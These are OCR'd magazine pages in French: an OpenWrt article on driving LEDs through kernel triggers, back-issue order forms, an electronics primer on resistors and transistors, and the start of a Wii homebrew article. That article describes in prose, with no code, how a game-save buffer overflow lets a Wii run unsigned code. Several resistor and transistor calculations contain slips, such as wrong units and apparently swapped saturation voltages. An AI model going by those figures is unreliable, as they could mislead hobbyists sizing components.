Ceci semble simple à première vue, mais le fonctionnement reprend le principe du rythme cardiaque tel qu'on le retrouve avec les êtres vivants : le rythme augmente proportionnellement à l'effort fourni. La valeur de charge utilisée pour déterminer la vitesse du battement est le *load average* sur une minute telle que reporté par la commande **uptime**. Ainsi, plus le système est chargé plus le rythme s'accélère. Un simple coup d'œil au périphérique ou système embarqué et vous aurez une idée de son état.

2.2 timer

Voici un déclencheur bien plus configurable. Lorsque **trigger** contient **timer**, deux nouveaux pseudo-fichiers font leur apparition dans le répertoire. **delay_on** stocke la durée, en millisecondes, d'allumage de la led. **delay_off** stocke la durée d'extinction. Ainsi, les commandes suivantes permettent d'obtenir un clignotement bref, toutes les 2 secondes :

```
# echo timer > trigger
# echo 50 > delay_on
# echo 2000 > delay_off
```

La gamme de clignotement qu'il est possible de configurer est énorme. De quoi, là aussi, signaler bon nombre d'états du système embarqué à un utilisateur ou un administrateur.

2.3 netdev

Voici mon préféré. Le déclencheur **netdev** permet d'associer l'allumage d'une led avec l'état ou l'activité d'une interface réseau. Ceci peut tout aussi bien être une interface Wifi, Ethernet ou PPP. Après avoir placé **netdev** dans le fichier **trigger**, deux fichiers requièrent notre attention.

device_name contiendra le nom de l'interface concernée. Habituellement, on choisira **eth0** ou n'importe quelle interface actuellement configurée sur le système (**br-lan** si votre routeur Fonera fait office de point d'accès Wifi bridgé, par exemple).

mode détermine le ou les déclencheurs pour ce mode. Vous pouvez choisir **link** (lien présent), **rx** (réception) ou **tx** (émission). Il est possible de spécifier plusieurs modes avec, par exemple, **echo "rx tx" > mode**.

Voir l'activité d'une interface devient chose facile. Il suffit de déporter deux grosses leds super-lumineuses de 10mm de manière visible de loin et l'affaire est dans le sac.

2.4 morse

Il y a encore un déclencheur dont nous n'avons pas parlé. Celui-ci n'est pas compilé par défaut et vous devrez l'activer sous la forme d'un module/paquet via **make menuconfig** dans les sources OpenWrt (*Kernel modules*, *Other modules*, *kmod-ledtrig-morse*). Il vous faudra également reflasher le noyau via RedBoot pour supporter le chargement de ce

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 GNU/Linux Magazine pour 15€ et les « Power packs x10 », soit 10 GNU/Linux Magazine pour 25€ à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
(paiement C.B.) entre 9h-12h & 15h-18h au 03 88 58 02 08.

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 88 58 02 09 C.B. et/ou bon de commande administratif.

Choisissez vos numéros dans le tableau ci-dessous*

* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

[illegible]	GNOME - The Gimp
[illegible]	Distros Linux
[illegible]	Petit pour le jeu !
[illegible]	The HURD : 100% GNU
[illegible]	Evolutif : l'avenir de G.N.O.M.E
[illegible]	Tcl et Linux : Guerre ou complément ?
[illegible]	Cryptage : la clé de la sécurité
[illegible]	Zope 4.0 : le futur à notre portée
[illegible]	Passez à la vitesse supérieure
[illegible]	OpenSources : Est-ce suffisant?
[illegible]	Linux : Système embarqué
[illegible]	Special interview : l'avenir de Linux
[illegible]	Dossier spécial : Postgre SQL 7.0
[illegible]	Le multi-threading : Une manière moderne de programmer le Multitâche
[illegible]	Palm et Linux
[illegible]	Kernel 2.4.0
[illegible]	</Dossier> XML </Dossier>
[illegible]	Les systèmes de fichiers journalisés
[illegible]	Scripting : la force d'Unix
[illegible]	LFS: Linux From Scratch
[illegible]	Le chiffrement des données
[illegible]	Changez de coquille
[illegible]	XSL - FO : TeX Killer ?
[illegible]	QoS et route : optimisation et contrôle du trafic IP
[illegible]	L'impression sous Linux
[illegible]	Le desktop Shell : Enlightenment
[illegible]	Sécurité : Patchez votre noyau !
[illegible]	MySQL : la base de donnée OpenSource
[illegible]	Steganographie ou l'art de la dissimulation de données
[illegible]	Comprenez NetBios pour Maîtriser l'interopérabilité windows GNU Linux
[illegible]	Caudium, votre prochain serveur Web !
[illegible]	Après MySQL & PostgreSQL SAP DB : La base de données libre & puissante
N°50	Créez un album Photo avec PHP ...et sans MySQL
N°52	Linux Temps réel où en est-on aujourd'hui ?
N°53	Linux sur PDA : Linux dans votre poche !
N°56	Développez vos applications Mozilla avec XPFE & XPCOM
N°57	Maîtrisez la gestion... Slots & Signaux ... des événements en C++
N°58	Dibdns enfin une alternative viable à BIND !
N°59	Zapix, Créez un CD "Live" Zope en 10 minutes !
N°60	JBoss serveur d'applications J2EE OpenSource
N°61	Découvrez MySQL 5 et les procédures stockées
N°62	Créez votre OS, principe et implémentation
N°63	Les threads : kernel 2.6 et 2.4
N°64	Adamato
N°65	Théorie et pratique : Supervision avec Nagios
N°66	Créez votre Distribution Live
N°67	C# .NET
N°68	Le crash disque vous guette
N°69	La réponse de Sun à Linux ? SOLARIS 10
N°70	Découvrez et comprenez la technologie GRID
N°71	Présentation et installation du Hurd
N°72	Services Web... C/C++ et gSOAP
N°73	Compression théorie algorithmes et programmation
N°74	VFS : Système de fichiers virtuel
N°75	Tuning de code
N°76	Algorithmes évolutionnistes
N°77	Systèmes de fichiers chiffrés
N°78	Bluetooth, Spécifications, protocoles et configuration
N°79	Sécurisation du Noyau avec PAX
N°80	Run in memory
N°81	Comment fonctionnent les générateurs de nombres pseudo-aléatoires
N°82	eCos, une solution libre pour systèmes embarqués
N°83	Greylist Eliminez le SPAM à la racine
N°84	Déploiement de hotspots Wifi sécurisés
N°85	Firewall : Netfilter & NuFW
N°86	Serveur SMTP: Routage des mails avec Postfix
N°87	Le point sur Mono .NET Java et les Brevets
N°88	Sécurité: Smartcards & Tokens
N°89	Utilisation avancée de XEN
N°91	Ajax Avancé
N°92	Paravirtualisation XEN & SLO Répartition de charge
N°93	Développez vos extensions Firefox
N°94	PABX Vidéo avec Asterisk
N°95	Administration et configuration centralisées avec Cfengine
N°96	Géolocalisation de photos numériques
N°97	Haute-disponibilité & équilibrage de charge
N°98	Supervision avec NAGIOS
N°99	Java & JNI Tirez le meilleur de Java
N°100	Le serveur PARFAIT
N°101	Chiffrez vos disques
N°102	LTSP 5 Clients légers
N°103	PostgreSQL 8.3
N°104	Gestion des services avec OpenSolaris
N°105	Domotique avec MisterHouse

Numéros GNU/Linux Magazine épuisés

N°01, N°02, N°03, N°04, N°05, N°08, N°20, N°21, N°23, N°31, N°33, N°36, N°42, N°43, N°45, N°46, N°47, N°51, N°55, N°54 et N°90

Bon de commande power packs

à remplir (ou photocopie) et à retourner aux Éditions Diamond – GNU/Linux Magazine – BP 20142 – 67603 sélestat Cedex

Cochez ici ▲ POWER PACKS X5	OUI, je désire acquérir un power pack X5	1er 1PP* X5	2éme 2PP* X5	3éme 3PP* X5
	1, GNU/Linux Magazine N°			
	2, GNU/Linux Magazine N°			
	3, GNU/Linux Magazine N°			
	4, GNU/Linux Magazine N°			
	5, GNU/Linux Magazine N°			
	Total par série de POWER PACKS X5 :	15 €	30 €	45 €
Cochez ici ▲ POWER PACKS X10	OUI, je désire acquérir un power pack X10	1er 1PP* X10	2éme 2PP* X10	3éme 3PP* X10
	1, GNU/Linux Magazine N°			
	2, GNU/Linux Magazine N°			
	3, GNU/Linux Magazine N°			
	4, GNU/Linux Magazine N°			
	5, GNU/Linux Magazine N°			
	6, GNU/Linux Magazine N°			
	7, GNU/Linux Magazine N°			
	8, GNU/Linux Magazine N°			
	9, GNU/Linux Magazine N°			
	10, GNU/Linux Magazine N°			
	Total par série de POWER PACKS X10 :	25 €	50 €	75 €
	Les hors-séries et numéros spéciaux sont exclus des POWER PACKS. Montant TOTAL 15€ + 3,81€ de frais de port. Le TOTAL s'élève à 18,81€ pour l'achat d'un POWER PACK x5. SEULEMENT EN FRANCE MÉTROPOLITAINE ! *PP= POWER PACK	TOTAL :		
		FRAIS DE PORT :		+3,81 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre de Diamond Editions
- ❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
(paiement C.B.) entre 9h-12h & 15h-18h au 03 88 58 02 08.

Par fax
Au 03 88 58 02 09 C.B. et/ou bon de commande administratif.

GNU/LINUX MAGAZINE

Bon de commande GNU/Linux Magazine

Réf.	Désignation	Prix / N°s
LM106	**Linux Magazine 106** Récupérez vos données après une Défaillance RAID	6,50 €
LM107	**Linux Magazine 107** Sauvegardez vos bases de données MySql	6,50 €
LM108	**Linux Magazine 108** Comment vos utilisateurs traversent votre Firewall	6,50 €
LM109	**Linux Magazine 109** Port Knocking - Ne laissez pas la porte ouverte aux intrusions	6,50 €
LM110	**Linux Magazine 110** Sécurisez votre système en le migrant vers LVM2 & RAID 1	6,50 €
LM111	**Linux Magazine 111** 18 Recettes pour tirer le meilleur de OPENLDAP	6,50 €
LM112	**Linux Magazine 112** Besoin d'une solution centralisée et efficace d'ADMINISTRATION SYSTÈME ? Installez et déployez Puppet !	6,50 €
LM113	**Linux Magazine 113** Single Sign-On / SSO et authentification centralisée avec CAS-TOOLBOX	6,50 €
LM114	**Linux Magazine 114** Découvrir, installer et configurer - Passer à ZFS ! Le système de fichiers révolutionnaire	6,50 €
LM115	**Linux Magazine 115** Créez et personnalisez votre système DEBIAN 5.0 LIVE sur CD/DVD ou clef USB	6,50 €

GNU/LINUX MAGAZINE HORS-SÉRIE

Bon de commande GNU/Linux Magazine Hors-série

Réf.	Désignation	Prix / N°s
LMHS25	**LM HS 25** Linux Embarqué 2	6,40 €
LMHS26	**LM HS 26** Spécial The GIMP	6,40 €
LMHS27	**LM HS 27** Électronique et Linux	6,40 €
LMHS28	**LM HS 28** Administration système avec Debian	6,40 €
LMHS29	**LM HS 29** BSD Acte 1	6,40 €
LMHS30	**LM HS 30** BSD Acte 2	6,40 €
LMHS31	**LM HS 31** Spécial The GIMP	6,40 €
LMHS32	**LM HS 32** VIRUS Unix, Gnu/Linux & Mac OS X	6,40 €
LMHS33	**LM HS 33** Ruby & Ruby on Rails	6,40 €
LMHS34	**LM HS 34** Dominez votre système et allez au-delà de l'interface graphique...	6,50 €
LMHS35	**LM HS 35** Serveur Web, Installez, configurez et optimisez votre serveur HTTP !	6,50 €
LMHS36	**LM HS 36** Serveur Mail, Installez, configurez et optimisez votre serveur SMTP !	6,50 €
LMHS37	**LM HS 37** Serveur Dédié, Supervision, VoIP, VPN, Syslog...	6,50 €
LMHS38	**LM HS 38** Électronique Embarqué & Domotique	6,50 €
LMHS39	**LM HS 39** Cartes à puce administration et utilisation	6,50 €
LMHS40	**LM HS 40** Explorez les richesses du langage PYTHON	6,50 €

Bon de commande

à remplir (ou photocopie) et à retourner aux Éditions Diamond - GNU/Linux Magazine - BP 20142 - 67603 sélestat Cedex

	Référence	Prix / N°s	Qté	Total
EXEMPLE :	LM111	6,50 €	1	6,50 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO :		+3,81 €
		FRAIS DE PORT ÉTRANGER :		+5,34 €
		TOTAL :		

Voici mes coordonnées postales :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre de Diamond Editions

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

dernier. Après installation et redémarrage, **morse** apparaît dans la liste donnée par un **cat trigger**.

Après activation avec **echo morse > trigger**, deux nouveaux fichiers sont utilisables. Le premier, **delay**, détermine la temporisation utilisée (50 par défaut). Plus celle-ci est importante, plus le code morse est lent. Le fichier le plus important est, bien sûr, celui permettant de préciser le message : **message**.

Il vous suffira d'un **echo** pour déclencher l'envoi en boucle. L'essai incontournable est sans le moindre doute **echo sos > message**, facilement reconnaissable, qui nous donne trois courts, trois longs, trois courts. Idéal si vous remontez le temps et vous retrouvez coincé avec votre Fonera dans un U-boot en pleine bataille de l'Atlantique. Plus sérieusement, si vous êtes radio amateur ou simplement curieux d'apprendre le code morse, l'utilisation d'un montage électronique sonore (buzzer) peut éventuellement rendre ce déclencheur plus utile que ludique. On imagine facilement une succession de bips se faisant entendre dans un bureau et le sysadmin local annoncer dans la foulée : « 192.168.0.42 ! Pas de Pr0n, s'il vous plait ! ».

3 Configurer les triggers au démarrage

OpenWrt Kamikaze 8.09 comme les quelques versions précédentes est, de base, configuré pour supporter ces fonctionnalités via les fichiers de configuration (ou l'outil de gestion de configuration **uci**). Vous pouvez donc, très facilement, définir l'état des leds et des déclencheurs via le fichier **/etc/config/system**. La configuration ainsi mise en place sera ensuite directement utilisée par le script d'init **/etc/init.d/led**.

Voici un extrait du fichier à titre d'exemple :

```
config 'led'
        option 'name' 'GPIO7'
        option 'sysfs' 'gpio7'
        option 'trigger' 'timer'
        option 'delayon' '50'
        option 'delayoff' '1500'

config 'led'
        option 'name' 'GPIO3'
        option 'sysfs' 'gpio3'
        option 'trigger' 'netdev'
        option 'dev' 'eth0'
        option 'mode' 'rx tx'

config 'led'
        option 'name' 'GPIO1'
        option 'sysfs' 'gpio1'
        option 'trigger' 'heartbeat'
```

Nous configurons ainsi des entrées pour trois des leds en utilisant différents déclencheurs. Comme vous pouvez le constater, les arguments sont les mêmes que pour une utilisation directe et manuelle. Notez cependant que l'utilisation de ces arguments est totalement dépendante du script d'init. En effet, nous pourrions configurer ceci :

```
config 'led'
        option 'name' 'GPIO4'
        option 'sysfs' 'gpio4'
        option 'trigger' 'morse'
        option 'delay' '75'
        option 'message' 'sos'
```

Malheureusement, ceci n'aura aucun effet. Bien que le module noyau soit chargé au démarrage via **/etc/modules.d/50-ledtrig-morse**, le déclencheur **morse** n'est pas utilisé. Nous devons alors ajouter plusieurs éléments dans le script d'init :

```
[…]
load_led() {
   local delay
   local message
[…]
   config_get delay $1 delay
   config_get message $1 message
[…]
    [ -n "$delay" ] && echo $delay > /sys/class/leds/${sysfs}/delay
    [ -n "$message" ] && echo $message > /sys/class/leds/${sysfs}/message
    }
   }
}

unload_led() {
        local name
        local sysfs

        config_get name $1 name
        config_get sysfs $1 sysfs

        [ -e /sys/class/leds/${sysfs}/brightness ] && {
                logger "setting down led : ${name:-$sysfs}"
                echo "none" > /sys/class/leds/${sysfs}/trigger
                echo "0" > /sys/class/leds/${sysfs}/brightness
        }
}
[…]
stop() {
        [ -e /sys/class/leds/ ] && {
                config_load system
                config_foreach unload_led led
        }
}
```

Ainsi, nous prenons en compte les arguments **delay** et **message**, ainsi que le test sur le déclencheur **morse**. Notez que nous en profitons pour ajouter une fonction **stop()** appelant **unload_led()** jusqu'alors absente du script. Ceci permet de placer **none** dans tous les fichiers **trigger** configurés et de passer **brightness** à zéro. Accessoirement, vous venez d'apprendre comment les scripts d'init utilisent la configuration **uci**.


4 Bonus : leds, résistances et transistors

Ce qui va suivre sort du cadre de l'utilisation d'une simple Fonera ou même d'un système embarqué. Il s'agit d'un rappel théorique et pratique sur l'un des principes de base de l'électronique : la loi d'Ohm. Nous étendrons ce rappel avec la mise en œuvre des transistors NPN dont les plus connus sont le 2N2222 et le BC547. Nous limiterons également les explications sur les transistors à la notion de « saturation ». Le but est d'utiliser ces composants comme de simples interrupteurs et non comme amplificateur.

4.1 Loi d'Ohm

Commençons par le début. La loi d'Ohm est simple : U = R.I où :

- U est la tension exprimée en volts.
- R est la résistance exprimée en ohms.
- I est l'intensité du courant exprimée en ampère.



Si nous prenons le circuit ci-dessus, nous avons une différence de potentiel (une tension) entre Vcc et la masse de +5 volts. La présence de la résistance limite le courant qui passe dans le circuit (à l'image d'une pression exercée sur un tuyau d'arrosage). Une led est dite « pilotée par un courant ». Comprenez par là que pour fonctionner correctement et de manière optimale, elle doit être traversée par un courant déterminé par le fabricant. Lorsqu'elle est alimentée dans ces conditions, une tension apparaît entre ses bornes (entre B et C).

Dans le cas présent, ces valeurs sont 10mA (milliampères) et 2 volts. Nous avons toutes les informations nécessaires pour calculer la valeur de la résistance en utilisant la loi d'Ohm : U = R.I. Soit, U=3, puisque notre tension de départ est 5 et la tension aux bornes de la led 2, et I=0.01 ampères. Nous calculons donc :

```
U = R . I
3 = R x 0.01
R = 3 / 0.01
R = 300
```

Nous avons besoin d'une résistance de 300 ohms pour obtenir le résultat souhaité. 300 ohms n'est pas une valeur courante pour une résistance. On utilisera dont 330 ou 470. Ce qui nous donnera respectivement un courant de :

```
U = R . I
3 = 330 x I
I = 3 / 330
I =~ 0.009
U =~ 9mA
```

ou

```
U = R . I
3 = 470 x I
I = 3 / 470
I =~ 0.006
U =~ 6mA
```

La led est sous-alimentée, mais fonctionnera très bien. On utilise généralement des résistances de 330 ou 470 ohms pour les leds standards (rouge), mais le calcul est nécessaire pour des leds spéciales comme les leds hyper lumineuses bleues ou blanches. Celles-ci, en fonction de leur puissance, peuvent utiliser des valeurs très variées. Une led bleue de 11000 mcd (très lumineuse) nécessite souvent un courant de 35mA et une tension à ses bornes de 3.3 volts. Le calcul donne un résultat très différent du précédent :

```
U = R . I
1.7 = R x 0.035
R = 1.7 / 0.035
R = 4.85
```

On utilisera alors une résistance de 5.6 ohms qui permettra d'obtenir un courant d'environ 30mA.

Autre point à prendre en considération, l'énergie que peut dissiper la résistance. En effet, pour limiter le courant, la résistance transforme l'excédent en chaleur. La puissance est exprimée en watts et répond au calcul P = U.I. Dans le premier exemple, la puissance dissipée par la résistance est de 3 fois 0.09, soit 0.27 watts. Les résistances standards sont dites « quart de watt », c'est-à-dire 0.25 watt. 0.27 passe encore, mais pour la led bleue, c'est 1.7 fois 0.30, soit 0.51. Plus du double de la puissance maximum. La résistance va chauffer, changer de caractéristiques et finalement être détruite (peut-être avec la led). Il faut alors utiliser soit une résistance 1/2 watt, soit plusieurs résistances.

Le GPIO d'une Fonera, et de nombreux autres systèmes embarqués, présente une tension de 5 volts et peut fournir quelques dizaines de milli-ampères. Une résistance est donc indispensable si vous y connectez les leds.


4.2 Les transistors

Je n'entrerai pas dans le détail et de grandes explications. Le monde des transistors est un vaste sujet. Nous nous en tiendrons donc à un champ très limité. Piloter des leds avec le port GPIO d'une Fonera ne nécessite pas d'autres composants que des résistances parce que le port en question peut fournir le courant d'alimentation des leds.

Il n'en va pas de même pour des composants plus gourmands comme des relais. Imaginez qu'à la place d'une led vous

souhaitiez contrôler un dispositif lumineux plus puissant comme un gyrophare, une ampoule 230 volts ou un grille-pain (la luminosité de ce dernier n'est qu'une question de temps de cuisson de la tranche de pain). Le lecteur averti dira très justement qu'il suffit d'utiliser un relais. Juste mais incomplet, puisque le courant fourni par le GPIO n'est pas suffisant pour contrôler un relais qui est un bobinage formant un électro-aimant contrôlant un interrupteur.

Il faut donc faire usage d'un composant permettant de faire la liaison entre le signal du GPIO et le courant nécessaire à l'alimentation du relais. Allons droit au but. Le schéma ci-contre présente la mise en œuvre d'un transistor de type NPN. Un transistor, vous le voyez, dispose de trois bornes. Un collecteur « c » d'où arrive le courant, un émetteur « e » où il part et une base « b » permettant de contrôler le flux. Les triangles rouges représentent les courants qui traversent le circuit et les flèches vertes des tensions en présence.



Le but de l'opération est de fournir suffisamment de courant sur la base du transistor pour qu'il laisse passer totalement le courant entre le collecteur et l'émetteur. On dit qu'il est saturé. Pour faire tous nos calculs, nous avons besoin des caractéristiques propres à chaque modèle de transistor. Ces informations sont données par le constructeur dans une documentation appelée « *datasheet* ». Il nous faut :

- Vbe(sat) : la tension présente entre la base et l'émetteur lorsque le transistor est saturé.
- Vce(sat) : la tension présente entre le collecteur et l'émetteur lorsque le transistor est saturé.
- Hfe : le gain. C'est l'indice de multiplication du transistor en amplification.
- Ib(max) ou Ibm : c'est le courant maximum qui peut être envoyé sur la base du transistor (généralement donné pour un pic de courant).
- Ic(max) ou Icm : le courant maximum qui peut traverser le collecteur.

Avec un transistor très courant comme le 2N2222A, ces valeurs sont :

Vbe(sat) : 0.3 ; Vce(sat) : 1.2 V ; Hfe : 35 ; Ib(max) ou Ibm : 0.2 A ; Ic(max) ou Icm : 0.8 A.

Reprenons notre exemple de led bleue, son alimentation en 35mA et les 3.3 volts présents à ses bornes. Nous commençons par calculer Ic en prenant en compte Vce. Nous avons donc 5-(3.3+1.2)=0.5. En utilisant la loi d'Ohm, nous calculons Ic, 0.5=R*0.030, soit 16 ohms. Mettons 15 ohms, plus facile à trouver et donc 0.5=15*I, soit 33mA. Valeur proche des 35mA du constructeur.

Par principe, nous savons que le courant Ib de saturation (celui nécessaire pour saturer le transistor et le faire fonctionner comme un interrupteur) est de Ic/Hfe. Ici, 0.033/35=0.00094. Par habitude, pour être sûr de saturer le transistor, on multiplie cette valeur par 2 (un coefficient de sursaturation), soit 0.0019 ampères. Il ne nous reste plus qu'à appliquer la loi d'Ohm encore une fois pour calculer la résistance limitant le courant à la base en prenant en compte Vbe : U=R.I, (5-0.3)=R*0.0019 soit 4.7/0.0019=2473 ohms. Nous utiliserons une résistance de 2.2Kohms pour obtenir un courant de 4.7/2222=0.0021, soit 2.1mA. Nous sommes bien en dessous des 200mA maximum pour Ib. Le courant traversant finalement le transistor, Ie, sera de Ib+Ic, soit 0.033+0.0021=0.0351, 35.1mA.

Dans le cas du pilotage d'un relais, le calcul est le même. On utilisera la résistance de ce dernier (mesurée ou indiquée par le fabricant) et la tension d'utilisation pour calculer le courant nécessaire. Sur cette base, on pourra alors déterminer Ic puis Ib et ainsi calculer la résistance à utiliser sur la base du transistor. À noter que, comme le montre le schéma, l'utilisation d'une diode dans le montage est indispensable afin d'éviter la destruction du transistor lorsque le relais n'est plus alimenté. En effet, celui-ci est constitué d'un bobinage qui accumule un courant résiduel. Le relais se décharge au moment du « switch ». La diode est appelée « diode de roue libre ». Il s'agit généralement d'une diode rapide de type 1N4148.

5 Conclusion

L'infrastructure mise en place par le noyau Linux, reprise magnifiquement et utilisée dans OpenWrt permet de grandement faciliter l'utilisation ponctuelle des GPIO. Un brin de programmation CGI vous permettra de réaliser facilement des configurations propres et fonctionnelles (signalisation, domotique, robotique, etc.). Une autre voie à explorer, une fois la mise en œuvre assimilée, est le développement de nouveaux triggers. Là encore, seule votre imagination et vos compétences de développeur noyau forment la limite de ce qui est réalisable.

Auteur : Denis Bodor

Rédacteur en chef de GLMF. Utilisateur GNU/Linux depuis 1994. Randonneur du jardin magique.

Développer des logiciels brassés

On entend souvent qu'il n'y a pas de jeu sous GNU/Linux ou qu'il ne s'agit pas d'une plateforme prévue pour les jeux. Pourtant, comme nous allons le voir, il est assez facile de développer des jeux pour console sur GNU/Linux. En Particulier sur la console de Nintendo : la Wii (dont le kit de développement officiel, même s'il n'est disponible que sur la plateforme de Microsoft, utilise l'environnement Cygwin !!!).

Auteur

- David Odin

1 Présentation

1.1 Intérêt

Mais avant de se lancer dans le vif du sujet, on peut se demander s'il y a un quelconque intérêt à vouloir programmer sur Wii autre que le sempiternel « on peut faire tourner Linux dessus » qui me semble assez limité.

Les avantages de la programmation de jeux sur console sont tout autres. Déjà, par rapport à ce que l'on voit sur PC, les Wii sont toutes les mêmes (ou presque) et si un programme tourne sur votre console de salon, il tournera exactement de la même manière sur toutes les autres, sans avoir à se soucier de savoir si l'utilisateur a la bonne carte graphique ou la carte son 5.1 ou un réseau qui fonctionne et dans quelles circonstances.

De plus, comme nous allons le voir, programmer sur Wii se fait classiquement en C ou en C++, à l'aide de nombreuses bibliothèques qui facilitent la vie. Et surtout, programmer des jeux qui fonctionnent sur la télé du salon et que l'on peut manier avec des Wiimotes, c'est tout simplement fun ! Alors allons-y !

1.2 Qu'est-ce qu'une Wii exactement ?

Si l'on enlève tout le tapage médiatique, une Wii est simplement une GameCube recarossée et mise au goût du jour. Il s'agit donc d'une architecture PowerPC/Gekko, mais avec un support Bluetooth (pour communiquer avec les Wiimotes), un support pour le Wifi (pour communiquer avec Internet), un support USB (utilisé par WiiSpeak) et un support pour les cartes SD. On voit alors que c'est un hybride entre une GameCube et un ordinateur portable récent.

Cela a deux avantages : comme il s'agit surtout d'une GameCube, on va pouvoir récupérer tout ce qui existait déjà pour cette console au niveau du développement de programmes *homebrews*, et comme les entrées sorties sont assez standards, on va pouvoir communiquer facilement avec notre Wii.

2 Déblocage de la Wii

Bien entendu, cela semble un peu trop beau, et Nintendo ne l'entend pas vraiment de cette oreille. Il n'existe par défaut aucun moyen de charger un programme depuis notre machine de développement vers la Wii. La voie officielle passe soit par l'utilisation d'un kit de développement Nintendo (disponible à prix d'or et uniquement aux développeurs certifiés Nintendo), soit par le gravage d'un DVD, mais qui devra être signé par Nintendo avant de pouvoir fonctionner sur une Wii.

2.1 Une mauvaise solution

Il parait qu'on peut trouver des montages électroniques pour modifier une Wii afin qu'elle accepte de lire des DVD non signés. Mais, cela me semble dangereux (je n'aime plus trop jouer avec un fer à souder dans un appareil dont j'ai besoin par ailleurs...),

maison sur Wii depuis Linux

probablement illégal (ça permet surtout de lire des DVD gravés à partir d'iso de jeux commerciaux récupérés sur le net), et finalement pas vraiment pratique (je n'ai pas envie d'avoir à graver un DVD à chaque recompile pour voir le résultat sur la Wii). Certes, il existe des émulateurs, mais ils ne sont ni très stables, ni très rapides.

2.2 Je vais en parler à mon cheval...

Après avoir écarté les voies officielles et matérielles, il ne nous reste que l'utilisation d'une faille logicielle. Mais pour ça, il faudrait arriver à faire lire du code à un programme exécuté par la Wii. Et ce qui est lu par la plupart des jeux, ce sont les sauvegardes, qui peuvent être sur une carte SD. Voilà qui est parfait : il suffit de créer une sauvegarde capable de faire planter un jeu et de lui faire exécuter du code à nous.

C'est justement cette voie qu'a explorée la *Team Twiizers*, un groupe de codeurs qui travaillent énormément sur le développement de homebrews sur Wii. Leur premier essai en janvier 2008 leur a permis de modifier le jeu *Lego Star Wars* pour afficher en temps réel les positions d'une Wiimote.

L'étape suivante a été d'utiliser un gros bug (un *buffer overflow* pour être précis) dans la sauvegarde du jeu *The Legend of Zelda: Twilight Princess*. Dans ce jeu, il est possible de choisir le nom du héros et le nom de son cheval. Ces noms sont donc sauvegardés dans la sauvegarde elle-même. Et si le nom du cheval est suffisamment grand dans la sauvegarde, lors de la recharge, la fin du nom viendra écraser un morceau de code. La Team Twiizers a utilisé cette opportunité pour placer à cet endroit un code capable de redémarrer la Wii en lui faisant lire et exécuter un fichier nommé `boot.dol` sur la carte SD.

Et voilà ! On a notre méthode pour faire exécuter ce que l'on veut sur Wii ! Pour cela, il faut bien entendu posséder le jeu *The Legend of Zelda: Twilight Princess*, utiliser une sauvegarde bidouillée que l'on peut récupérer sur le site http://wiibrew.org/wiki/Twilight_Hack. Et une fois que l'on est dans le jeu en utilisant cette sauvegarde, il suffit d'activer le code situé après le nom du cheval. Et cela se fait simplement... en allant parler au cheval en question !

Bon, on a donc (moyennant l'achat d'un jeu plutôt sympa) la possibilité d'exécuter ce que l'on veut, mais c'est tout de même pas encore très pratique. Devoir lancer le jeu, attendre les cinématiques, charger une sauvegarde, parler à un cheval tout ça pour lancer un programme, c'est pas vraiment top ! C'est là que la Team Twiizers est intervenue une nouvelle fois en créant la chaîne homebrew (HBC).

2.3 La chaîne homebrew

On peut trouver plein de programmes homebrew sur le net (voir http://wiibrew.org/ pour un début de liste); des jeux bien entendu, mais aussi des démos, des émulateurs, des utilitaires, etc. Mais le plus intéressant pour nous est probablement la « chaîne homebrew ». Il s'agit à ma connaissance du seul programme qui arrive à s'installer en tant que « chaîne Wii », et donc, une fois installé, il reste là, même après un redémarrage de la console.

